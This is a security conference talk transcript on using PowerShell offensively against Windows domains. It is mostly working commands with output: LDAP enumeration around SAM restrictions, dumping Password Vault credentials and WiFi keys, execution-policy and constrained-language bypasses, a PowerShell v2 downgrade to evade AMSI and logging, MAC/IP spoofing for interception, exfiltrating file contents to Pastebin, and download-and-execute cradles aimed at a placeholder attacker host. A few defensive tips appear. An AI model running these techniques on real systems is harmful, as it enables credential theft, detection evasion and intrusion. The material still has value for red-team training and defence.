

When Defenders give you lemons, Use PowerShell!

Enumerate Without Permissions

Hey everyone my name is Robert Osborne and I am a Computer Systems and Security Analyst for USA Volleyball.

I hope you will excuse me as I am a little tired. I needed to get up a little earlier than expected today. Im good though

The goal of my presentation is to demonstrate some ways of using PowerShell to carry out tasks despite possibly enabled protections.

PowerShell today is widely used by attackers. It provides easy access to all major functions of the Windows operating system.

This makes it important to know and have an understanding of how it interacts in different situations

To do this I have set up a mini environment consisting of a Primary Domain Controller / DNS Server, a Certificate Authority, and a Desktop

In my test environment I was caught a little off guard.

There is apparently another setting or permission I missed to demonstrate what I was looking to show.

I took a couple of screen shots from the environment that led to my discovery of this to show it is a thing

[OPEN POWERPOINT]





I originally believed only these group policy settings needed to be set

“Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options”,

- Network access: Allow anonymous SID/Name translation
- Network access: Do not allow anonymous enumeration of SAM accounts
- Network access: Do not allow anonymous enumeration of SAM accounts and shares
- Network access: Restrict clients allowed to make remote calls to SAM

These settings prevent normal user domain accounts from enumerating other users in the network.

The Current Settings in my environment


	Network access: Allow anonymous SID/Name translation	Disabled
	Network access: Do not allow anonymous enumeration of SAM accounts	Enabled
	Network access: Do not allow anonymous enumeration of SAM accounts and shares	Enabled
	Network access: Restrict clients allowed to make remote call... O:BAG:BAD:(A;;RC;;;BA)	

The commands that get limited by the group policy settings are

```
# Commands Executed to verify restrictions
net user /domain
net group /domain
```

To show the result in my live environment I took some screenshots to show this is a thing

SCREENSHOT EVIDENCE OF RESULTS



```
Windows PowerShell
PS C:\> net user /domain
The request will be processed at a domain controller for domain
System error 5 has occurred.
Access is denied.
PS C:\> net group /domain
The request will be processed at a domain controller for domain
System error 5 has occurred.
Access is denied.
PS C:\>
```

There are a couple of protocols that can be used to enumerate user information. The default security descriptor on Windows machines allows only the local (built-in) Administrators group remote access to SAM on non-domain controllers, and allows Everyone access on domain controllers

When we issue the command "net user" or "net group", the SAMRPC protocol is used. (This in basically means the SAM is accessed using RPC)

SAM is an acronym for "Security Account Manager". It is a database file on Windows that stores usernames and passwords. It can be used to authenticate local and remote users. The file is stored at %SystemRoot%/system32/config/SAM and is mounted in the registry HKLM/ - SAM

The SAMRPC protocol makes it possible for a low privileged user to query a machine in a network for data which can enumerate users and groups.

This includes even privileged groups such as the Domain Admins group.

For example this command can be used to enumerarte the domain admins group without privilege

```
net group "Domain Admins" /domain
```

This information comes from the local SAM and Active Directory.

In order for us to enumerate these users and groups in an environment despite the limited SAMRPC protocol we need to ask the domain controller for information using LDAP

A simple way to do this would be to use the DirectorySearcher object

Here we are supplementing the command "**net user /domain**"

```
# Commands Executed to enuemrate users
```

```
(New-Object -TypeName DirectoryServices.DirectorySearcher "ObjectClass=person").FindAll() | Select-Object -Property Path
# OR
(New-Object -TypeName DirectoryServices.DirectorySearcher "ObjectClass=user").FindAll() | Select-Object -Property Path
```

```
PS C:\WINDOWS\system32> # Commands Executed to enumerate users
>> (New-Object -TypeName DirectoryServices.DirectorySearcher "ObjectClass=person").FindAll() | Select-Object -Property Path
Path
----
LDAP://CN=Admin,OU=Disabled Admins,OU=Admin Accounts,
LDAP://CN=,CN=Users
LDAP://CN=VFS ACCT,OU=System Accounts
```

The below command can be used to replace “**net groups /domain**”

```
# Command Executed to enumerate groups
(New-Object -TypeName DirectoryServices.DirectorySearcher "ObjectClass=group").FindAll() | Select-Object -Property Path
```

```
PS C:\WINDOWS\system32> # Command Executed to enumerate groups
>> (New-Object -TypeName DirectoryServices.DirectorySearcher "ObjectClass=group").FindAll() | Select-Object -Property Path
Path
----
LDAP://CN=Exchange Servers,OU=Microsoft Exchange Security Groups,
LDAP://CN=Exchange Organization Administrators,OU=Microsoft Exchange Security Groups,
LDAP://CN=Exchange Recipient Administrators,OU=Microsoft Exchange Security Groups,
LDAP://CN=Exchange View-Only Administrators,OU=Microsoft Exchange Security Groups,
LDAP://CN=Exchange Public Folder Administrators,OU=Microsoft Exchange Security Groups,
LDAP://CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security Groups,
```

Just to mention this is more proprietary information as some Anti-Virus providers will view the execution of C:\Windows\System32\whoami.exe as a sign of something possibly malicious. If I am trying to avoid detection I typically will purposefully avoid using whoami if I can avoid it

```
$SIDs = [System.Security.Principal.WindowsIdentity]::GetCurrent().Groups.Value
Convert-SID -SID $SIDs
```

LDAP QUERY

We are able to obtain more information from LDAP than just users and groups. For those of you not familiar with LDAP it is a protocol that is used to communicate with Active Directory or any other Directory Service implementation

To communicate using LDAP can get complicated because LDAP syntax descriptors are a long series of numbers.

Unless you are rain main you are not going to remember them all.

I wrote a powershell cmdlet Get-LdapInfo.ps1 for myself to help make my enumerations much faster

Here is the basic bone structure for a cmdlet I wrote.

if we wanted to enumerate all the security groups in a domain we would do this

```
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$Domain = New-Object -TypeName System.DirectoryServices.DirectoryEntry
$Searcher = New-Object -TypeName System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$ObjDomain = New-Object -TypeName System.DirectoryServices.DirectoryEntry
$SearchString = "LDAP://" + $PrimaryDC + ":389/"
```

```

$PrimaryDC = ($DomainObj.PdcRoleOwner).Name
$DistinguishedName = "DC= $($DomainObj.Name.Replace('.',',',DC=))"
$SearchString += $DistinguishedName
$Searcher.SearchRoot = $ObjDomain
$LdapFilter = '(groupType:1.2.840.113556.1.4.803:=2147483648)'
$Searcher.Filter = $LdapFilter
$Searcher.SearchScope = "Subtree"
$Results = $Searcher.FindAll()
ForEach ($Result in $Results)
{
    [array]$ObjProperties = @()
    ForEach ($Property in $Result.Properties)
    {
        $ObjProperties += $Property
    }
    $ObjProperties
} # End ForEach

```

RESOURCE: <https://github.com/tobor88/PowerShell-Red-Team/blob/master/Get-LdapInfo.ps1>

This query works because of the default permissions existent in Windows environments. There are two options for LDAP in LDAPv3 Authentication, Simple and SASL

And that Simple authentication can be used with Anonymous authentication, Unauthenticated authentication or Name/Password Authentication

- The anonymous authentication is what grants clients anonymous status to LDAP
- Unauthenticated authentication if more for logging purposes and does not grant access to a client
- Name/Password authentication grants access to the server based on creds supplied. This authentication by itself is not secure

SASL authentication binds LDAP to another authentication mechanism like Kerberos

The Simple Authentication is what allows our powershell queries to work

FIREWALL

One last method of enumeration I am going to throw in here is for enumerating firewall rules. I discovered this on one of the HTB machines, I believe it was Monteverde where I was not able to use "**Get-NetFirewallRule**" or "**netsh advfirewall**" to enumerate firewall rules.

```

# Enumerate Firewall Rules
# CMD
netsh advfirewall firewall show rule dir=in name=all

# PS
Get-NetFirewallRule

```

This was because the user account I had compromised was a member of I believe only a group with batch permissions.

The user was denied access to CIM objects which prevented the enumeration of the firewall rules

This method had also turned out to be a significantly faster way to enumerate firewall rules. Despite not having access to CIM objects I could still view the rules using this method

```

# Commands Executed
$FirewallRule = New-Object -ComObject HNetCfg.FwPolicy2
$FirewallRule.Rules | Select-Object -Property *

```

SCREENSHOT OF EXECUTION TIMES

```
PS H:\> Measure-Command { $FirewallRule = New-Object -ComObject HNetCfg.FwPolicy2
>> $FirewallRule.Rules | Select-Object -Property * }

Days           : 0
Hours          : 0
Minutes        : 0
Seconds        : 0
Milliseconds    : 627
Ticks          : 6276426
TotalDays      : 7.264381944444444E-06
TotalHours     : 0.0001743451666666667
TotalMinutes   : 0.01046071
TotalSeconds   : 0.6276426
TotalMilliseconds : 627.6426

PS H:\> Measure-Command { Get-NetFirewallRule }

Days           : 0
Hours          : 0
Minutes        : 0
Seconds        : 3
Milliseconds    : 844
Ticks          : 38449184
TotalDays      : 4.45013703703704E-05
TotalHours     : 0.00106803288888889
TotalMinutes   : 0.0640819733333333
TotalSeconds   : 3.8449184
TotalMilliseconds : 3844.9184
```

PASSWORDS

PowerShell can also be used to dump the passwords that are saved on a Windows computer

Windows has a builtin mechanism for storing passwords and web credentials for applications such as Internet Explorer and old Edge.

If I have compromised a user account on a Windows machine I can view any stored credentials for the user I have access as.

The passwords that get returned from the soon to be executed command are stored in the below file locations

- **C:\Users\<USERNAME>\AppData\Local\Microsoft\Vault**
- **C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Vault**
- **C:\ProgramData\Microsoft\Vault**

```
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime];(New-Object -TypeName Windows.Security.Credentials.PasswordVault).RetrieveAll() | ForEach-Object { $_.RetrievePassword();$_ }
```

SCREENSHOT OF RESULTS

```
PS C:\Users\rosborne> # View Password Vault Contents
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime];(New-Object -Type

IsPublic IsSerial Name
-----
True      False      PasswordVault
BaseType
-----
System.Runtime.InteropServices.WindowsRuntime.RuntimeClass

UserName : osbornepro\rosborne
Resource : My Other Credentials
Password : Password123!
Properties : {[hidden, False], [applicationid, 00000000-0000-0000-0000-000000000000], [application, ]}

UserName : OSBORNEPRO\rosborne
Resource : My Credentials
Password : Password123!
Properties : {[hidden, False], [applicationid, 00000000-0000-0000-0000-000000000000], [application, ]}
```

```
# View Password Vault Contents
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
(New-Object -TypeName Windows.Security.Credentials.PasswordVault).RetrieveAll() | ForEach-Object
{ $_.RetrievePassword();$_ }

# Load Credentials and Password Vault Assmeblies
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]

# Instantiate an object of the PasswordVault Class
$Vault = New-Object -TypeName Windows.Security.Credentials.PasswordVault

# Add a password to the vault for use in a script
$Cred = New-Object -TypeName Windows.Security.Credentials.PasswordCredential
$Cred.Resource = 'My Credentials'
$Cred.UserName = 'OSBORNEPRO\rosborne'
$Cred.Password = 'Password123!'
$Vault.Add($Cred)

# Remove the Password from memory
Remove-Variable -Name Cred

# View Password Vault Contents
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime];(New-
Object -TypeName Windows.Security.Credentials.PasswordVault).RetrieveAll() | ForEach-Object
{ $_.RetrievePassword();$_ }

# In a script these credentials may be called for use in the below manner
$StoredCredential = $Creds.where({$_ .Resource -eq "My Credentials"})

# View Password
$StoredCredential.RetrievePassword()
$StoredCredential.Password

# Remove Credential
$Cred = New-Object -TypeName Windows.Security.Credentials.PasswordCredential
$Cred.Resource = "My Credentials"
$Cred.UserName = 'OSBORNEPRO\rosborne'
$Vault.Remove($Cred)
```

After executing the above command my Bitwarden password was dumped from the Internet Explorer browser

Since we are on the subject of dumping passwords this command can be used to dump the WiFi passwords a device has ever connected too

```
(netsh wlan show profiles) | Select-String -Pattern "\:(.+)$" | ForEach-Object
{$Name=$_Matches.Groups[1].Value.Trim(); $_} | ForEach-Object {(netsh wlan show profile name="$Name"
key=clear)} | Select-String -Pattern "Key Content\W+\:(.+)$" | ForEach-Object
{$Pass=$_Matches.Groups[1].Value.Trim(); $_} | ForEach-Object
{[PSCustomObject]@{ PROFILE_NAME=$Name;PASSWORD=$Pass }} | Format-Table -AutoSize
```

The above commands return results on devices that score in the low 90s in regards to the CIS Benchmarks.

ExecutionPolicy Bypass

PowerShell has what is called an Execution policy that is used to prevent or help limit scripts executed on a device

The recommended security setting for this is to set the execution policy to remote signed.

This allows execution of scripts locally and allows scripts signed with a valid code signing certificate to be used

```
# View Execution Policies
Get-ExecutionPolicy -List | Format-Table -AutoSize
```

There are a couple of ways to bypass execution policies.

First if the execution policy is set via Group Policy you will not be able to modify the setting.

Otherwise you could simply do

```
Set-ExecutionPolicy Unrestricted
# OR With each command do
powershell -exec bypass -command .....
```

The execution policy can be bypassed using the Invoke-Expression cmdlet which executes a string of text as a command.

This works because a script is no longer being executed. It is as if you had typed out and submitted everything in a file locally

A common way you may have already seen to do this would be using this method.

```
powershell.exe -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1')"
```

The contents of the powerview.ps1 on GitHub are in essence being “typed” out by you and executed locally. This bypasses the execution policies protections

Other examples of doing the exact same thing using different methods are as follows

```
Echo 'Write-Output "BHack 2020!!!"' | PowerShell.exe -nopprofile -

Get-Content .\script.ps1 | PowerShell.exe -nopprofile -

Powershell -command "Write-Output 'BHack 2020!!!'"

$Command = "Write-Output 'BHack2020!!!'"
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Command)
$EncodedCommand = [Convert]::ToBase64String($Bytes)
powershell.exe -EncodedCommand $EncodedCommand

invoke-command -ScriptBlock { Write-Output "BHack2020!" }

PowerShell.exe -File .\script.ps1
```

Another awesome way I found on PSGallery. It swaps out the AuthorizationManager with null. The AuthorizationManager is used by the Host of powershell to control and restrict commands.

By changing that value to Null it then no longer exists in your powershell session
This technique does not result in a persistent configuration change or require writing to disk.
The result is your execution policy is now acting as if it was set to "Unrestricted"

RESOURCE: <https://www.powershellgallery.com/packages/XpandPwsh/0.25.12/Content/Public%5CSystem%5CDisable-ExecutionPolicy.ps1>

```
Function Disable-ExecutionPolicy {  
    ($Ctx =  
$ExecutionContext.GetType().GetField("_context","nonpublic,instance").GetValue( $ExecutionContext)).GetType().GetField("_authorizationManager","nonpublic,instance").SetValue($Ctx, (New-Object -TypeName  
System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))  
} # End Function Disable-ExecutionPolicy  
  
Disable-ExecutionPolicy .\script.ps1
```

Downgrade 2.0

Later versions of PowerShell have protections that help Blue Teams such as script block logging, transcripts, and Antimalware Scan Interface Integration.

REFERENCE: <https://devblogs.microsoft.com/powershell/powershell-the-blue-team/>

There is a python tool out there called Unicorn that takes advantage of PowerShell version 2 and injects payloads directly into a machine's memory

A powershell downgrade attack does not make you invisible it just bypasses transcript logging and anti-malware scan interface integration

To initiate a PowerShell downgrade attack we first need to see if PowerShell version 2 was left enabled on the machine.

I am showing how to disable and enable it in the commands below in case you need to enable it on your test machine

```
# Disable PowerShell Version 2 do this  
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root  
  
# Enable PowerShell Version 2  
Enable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root  
  
# Verify PowerShell Version 2 is enabled  
Get-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2
```

SCREENSHOT OF ENABLED PSv2


```
PS C:\WINDOWS\system32> Enable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root

Path
Online      : True
RestartNeeded : False

PS C:\WINDOWS\system32> Get-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2

FeatureName      : MicrosoftWindowsPowerShellV2
DisplayName      : Windows PowerShell 2.0 Engine
Description      : Adds or Removes Windows PowerShell 2.0 Engine
RestartRequired  : Possible
State            : Enabled
CustomProperties :
```

SIDE NOTE: I created a cmdlet that can be used to easily remove PowerShellv2 from a local and/or remote device

RESOURCE: <https://github.com/tobor88/BTPS-SecPack/blob/master/Hardening%20Cmdlets/-Remove-PowerShellV2.ps1>

The methods that can be utilized for accessing older version of powershell are through the Native Image or the MSIL assemblies

The following methods can be used to exploit a PowerShell downgrade attack.

```
# Native Image Version 2
powershell -Version 2 -NoProfile -Command "(Get-Item ([PSObject].Assembly.Location)).VersionInfo"
# Normal Version
powershell -NoProfile -Command "(Get-Item ([PSObject].Assembly.Location)).VersionInfo"

# MSIL Assemblies Version 2: This will not natively work it needs a linked program running PSv2
powershell -Version 2 -NoProfile -Command "(Get-Item (Get-Process -Id $Pid -Module | Where-Object { $_.FileName -Match 'System.Management.Automation.ni.dll' } | ForEach-Object { $_.FileName })).VersionInfo"
# Normal Version
powershell -NoProfile -Command "(Get-Item (Get-Process -Id $Pid -Module | Where-Object { $_.FileName -Match 'System.Management.Automation.ni.dll' } | ForEach-Object { $_.FileName })).VersionInfo"
```

There are also tools available such as Magic Unicorn that use PSv2 to generate Meterpreter payloads

RESOURCE: <https://www.cyberpunk.rs/powershell-downgrade-attack-magic-unicorn>

Although you are bypassing some log offerings it does not mean you are undetectable.

I am going to use the sysinternals <https://docs.microsoft.com/en-us/sysinternals/> Process Monitor to show what it looks like when PowerShell v2 is loaded

FILTER: processname contains powershell

FILTER: Path contains C:\Windows\assembly

SCREENSHOT OF PROCMON FOR PSv2

Time	Process	Operation	Path	Result
13:52:...	powershell	CreateFile	C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Data\384bef9e5e95e24e6e9943902c955427\System.Data.ni.dll	SUCCESS
13:52:...	powershell	QueryBasic...	C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Data\384bef9e5e95e24e6e9943902c955427\System.Data.ni.dll	SUCCESS
13:52:...	powershell	CloseFile	C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Data\384bef9e5e95e24e6e9943902c955427\System.Data.ni.dll	SUCCESS
13:52:...	powershell	CreateFile	C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Data\384bef9e5e95e24e6e9943902c955427\System.Data.ni.dll	SUCCESS

The below command can also be used to discover any powershell sessions that use a version lower than 5 using the event log

```
Get-WinEvent -FilterHashTable @{
    LogName="Windows PowerShell"
    Id="400"} | `
Foreach-Object {
    $Version = [Version] ($_.Message -Replace '(?s).*EngineVersion=(\[d\.]+\).*', '$1')
    If ($Version -lt ([Version] "5.0"))
```

```
{
    $
} # End If
} # End ForEach-Object
```

CONSTRAINED LANGUAGE MODE

Another protection an Administrator may put in place is enabling constrained languages mode. When this mode is enabled, you are not able to build custom objects or add .NET assemblies in your powershell session.

This is where a PowerShell downgrade attack allows an attacker to really bypass permissions

```
# View current language mode
$ExecutionContext.SessionState.LanguageMode
```

To set our powershell session to use Constrained language mode we can do this

```
$ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"
```

Now using the whoami substitute I mentioned earlier in combination with PowerShell v2 we are still able to create our objects

```
[System.Security.Principal.WindowsIdentity]::GetCurrent()
powershell -version 2 -command '[System.Security.Principal.WindowsIdentity]::GetCurrent()'
```

```
PS C:\Users\rosborne> [System.Security.Principal.WindowsIdentity]::GetCurrent()
>> powershell -version 2 -command '[System.Security.Principal.WindowsIdentity]::GetCurrent()'
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [System.Security.Principal.WindowsIdentity]::GetCurrent()
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

AuthenticationType : Kerberos
ImpersonationLevel : None
IsAuthenticated    : True
IsGuest            : False
IsSystem           : False
IsAnonymous        : False
Name               : OSBORNEPRO\rosborne
Owner              : S-1-5-21-2977799078-2185731633-1591694613-1104
User               : S-1-5-21-2977799078-2185731633-1591694613-1104
Groups             : {S-1-5-21-2977799078-2185731633-1591694613-513, S-1-1-0, S-1-5-32-545, S-1-5-4...}
Token              : 1104

PS C:\Users\rosborne> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

MITM

Another thing to mention is PowerShell can be handy as a simple MITM tool as you are able to easily modify your MAC Address.

This method will be loud as traffic will not be forwarded to the actual device destination unless the intended recipient is a VM or somehow behind the windows device performing the impersonation

```
# Get the current MAC Address
Get-NetAdapter
# RESULTS
00-0C-29-31-01-08
```

```
PS C:\Users\rosborne> Get-NetAdapter
```

Name	InterfaceDescription	ifIndex	Status	MacAddress	LinkSpeed
Ethernet0	Intel(R) 82574L Gigabit Network Conn...	4	Up	00-0C-29-31-01-08	1 Gbps

Next I will change the MAC Address to imitate CA.osbornepro.com

```
Set-NetAdapter -Name (Get-NetAdapter | Select-Object -ExpandProperty Name) -MacAddress "00-0c-29-63-7d-51"
```

```
PS C:\Windows\system32> Set-NetAdapter -Name (Get-NetAdapter | Select-Object -ExpandProperty Name) -MacAddress "00-0c-29-63-7d-51"
```

```
Confirm
Are you sure you want to perform this action?
Set-NetAdapter 'Ethernet0' -MacAddress 000c29637d51
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): A
PS C:\Windows\system32>
```

```
PS C:\Users\rosborne> Get-NetAdapter
```

Name	InterfaceDescription	ifIndex	Status	MacAddress	LinkSpeed
Ethernet0	Intel(R) 82574L Gigabit Network Conn...	4	Up	00-0C-29-63-7D-51	1 Gbps

We can also enable forwarding on all interfaces by doing the below command to ensure traffic reaches its intended destination

```
# Allows communication with devices/VMs behind the windows host machine
Set-NetIPInterface -Forwarding Enabled
```

Then I can set the IP Address to imitate CA

```
Remove-NetIPAddress -IPAddress 192.168.137.135
New-NetIPAddress -InterfaceAlias "Ethernet0" -IPAddress "192.168.137.135" -PrefixLength 24 -DefaultGateway 192.168.137.2
```

Now if I try to ping CA.osbornepro.com (**192.168.137.34**) from another device, I ping desktop01.osbornepro.com (**192.168.137.135**) instead.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> ping desktop01.osbornepro.com

Pinging desktop01.osbornepro.com [192.168.137.135] with 32 bytes of data:
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.137.135:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Windows\system32> ping ca.osbornepro.com

Pinging ca.osbornepro.com [192.168.137.135] with 32 bytes of data:
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128
Reply from 192.168.137.135: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.137.135:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Windows\system32>
```

PasteBin Transfers

Getting files from a device is not always an easy task.

If you do not already have an account I would suggest making one at <https://pastebin.com/>

Once you are signed into pastebin you can get your API key from https://pastebin.com/doc_api

What are going to do is use PasteBin to read the contents of a file and POST them to our private Pastebin site

Notice the value "api_paste_expire_date". I have this set to 10 minutes. You can eliminate this if you dont want the paste to be deleted

```
$FileToRead = "C:\Users\rosborne\script.ps1"
Add-Content -Path $FileToRead -Value "Hello. I am a file on some device you are reading" -Force
$FileContents = Get-Content -Path $FileToRead

$Body = @{
    api_dev_key="$APIKey"
    api_paste_code=("$FileContents")
    api_paste_name='Pastebin Posts Name'
    api_paste_expire_date='10M'
    api_paste_format='php'
    api_option = 'paste'
    api_user_key=''
```

```
}
```

```
# With all the above values set we can make our extraction
```

```
Invoke-WebRequest -Uri "https://pastebin.com/api/api_post.php" -UseBasicParsing -Body $Body -Method Post
```

This method is good for obtaining the contents of a file without transferring the file to your remote machine

If successful the URL where the file now resides is returned in the output. Go to that URL to view the your Pastebins post. I have highlighted that value in the image below

SCREENSHOT OF PASTE COMMAND

```
PS C:\WINDOWS\system32> $FileContents = Get-Content -Path $FileToRead
>> $Body = @{
>>     api_dev_key="$APIKey"
>>     api_paste_code=("$FileContents")
>>     api_paste_name='Pastebin Posts Name'
>>     api_paste_expire_date='10M'
>>     api_paste_format='php'
>>     api_option = 'paste'
>>     api_user_key=''
>> }
PS C:\WINDOWS\system32> Invoke-WebRequest -Uri "https://pastebin.com/api/api_post.php" -UseBasicParsing -Body $Body -Method Post

StatusCode      : 200
StatusDescription : OK
Content          : https://pastebin.com/TnKuwvab
RawContent       : HTTP/1.1 200 OK
                   Transfer-Encoding: chunked
                   Connection: keep-alive
                   Content-Type: text/html; charset=UTF-8
                   Date: Tue, 29 Sep 2020 20:26:59 GMT
                   Set-Cookie: __cfduid=d0bb5ba148decaf9065fafebbc10f58d1...
Forms            : 
Headers          : {[Transfer-Encoding, chunked], [Connection, keep-alive], [Content-Type, text/html; charset=UTF-8],
                   [Date, Tue, 29 Sep 2020 20:26:59 GMT]...}
Images           : {}
InputFields      : {}
Links            : {}
ParsedHtml       : 
RawContentLength : 29
```

SCREENSHOT OF PASTE

https://pastebin.com/TnKuwvab

Mail Tresorit Bitwarden NordVPN Bitdefender Webroot Hak5 HTB HTB Forum Home Network C

PASTEBIN GO PRO API TOOLS FAQ + paste

Pastebin Posts Name

A GUEST SEP 29TH, 2020 1 9 MIN

PHP 0.18 KB

1. Hello. I am a file on some device you are readingHello World Hello. I am a file on some a file on some device you are readingHello World

RAW Paste Data

Hello. I am a file on some device you are readingHello World Hello. I am a file on some devic file on some device|you are readingHello World

Download Methods

The below commands can be utilized to download files to a machine.

```
# Download Commands
certutil -urlcache -split -f http://attaerkip/payload.txt

IEX(New-Object Net.WebClient).downloadString('http://attakip/payload.txt'); C:\Path\To\Save\File.ps1
(New-Object Net.WebClient).DownloadFile('http://attakip/payload.txt', 'C:\Path\To\Save\File.ps1')

Invoke-WebRequest "http://attakip/payload.txt" -OutFile "C:\Path\To\Save\File.ps1"

Start-BitsTransfer http://attakip/payload.txt -Destinations C:\Path\To\Save\File.ps1

bitsadmin /transfer debjob /download /priority normal http://attakip/payload.txt C:\Path\To\Save\File.ps1

regsvr32 /s /n /u /i:attakip/payload.txt scrobj.dll
```

Certutil can also be used to encode and download files

```
certutil -urlcache -split -f http://192.168.1.10/dll.txt dll.txt | certutil -encode dll.txt edll.txt
```